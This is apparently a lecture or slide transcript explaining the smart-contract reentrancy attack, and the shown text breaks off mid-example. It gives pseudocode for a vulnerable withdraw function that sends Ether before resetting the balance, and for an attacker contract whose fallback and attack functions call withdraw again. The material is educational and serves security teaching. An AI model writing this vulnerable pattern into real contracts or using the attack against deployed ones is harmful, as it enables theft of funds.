

Reentrancy Attack


**By Elnur Badalov
& Jamila Yusifova**

What is the Reentrancy?

First of all, what is it?




we have two contracts: A and B



let's say

contract A calls contract B



the very basic idea of reentrancy is that...



...contract B can call back into contract A while contract A is still executing

How it can be exploited?

So how it can be exploited



Let's say,

A has 10 Ether and B has 0 Ether



inside contract A keeps a record of how much Ether it owes to other contracts and addresses

and here contract A owes 1 Ether to contract B



Now let's say that contract A has a function called withdraw

where if it has some ethers stored in this contract then you are able to withdraw it

and way it works is like this:

...

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

first you have to check that you have enough balance

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

then it will send back to you all of the ether that is stored in this contract

A

10 Ether


B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B


0 Ether

and then after it sends all the ether, balance gets equal to zero




so for example

let's say that Alice has 1 ether stored in this contract




and she wants to withdraw it from this contract




it will check Alice's balance:

does Alice have balance stored in this contract?


yes she does, she has 1 ether




then the contract sends back 1 ether to Alice



So Alice gets its ether, and the total ether stored in this contract becomes $10 - 1$ which is equal to 9 ether



and finally it sets Alice's balance to zero



so that is how withdraw function works

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

let's now see how contract B can use the Reentrancy to exploit the withdraw function

contract B gonna need two functions

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

```
fallback() {  
  
}  
attack() {  
  
}
```

the fallback and attack functions

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

```
fallback() {  
  A.withdraw()  
}  
attack() {  
  A.withdraw()  
}
```

and in both functions it gonna call A's withdraw function

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

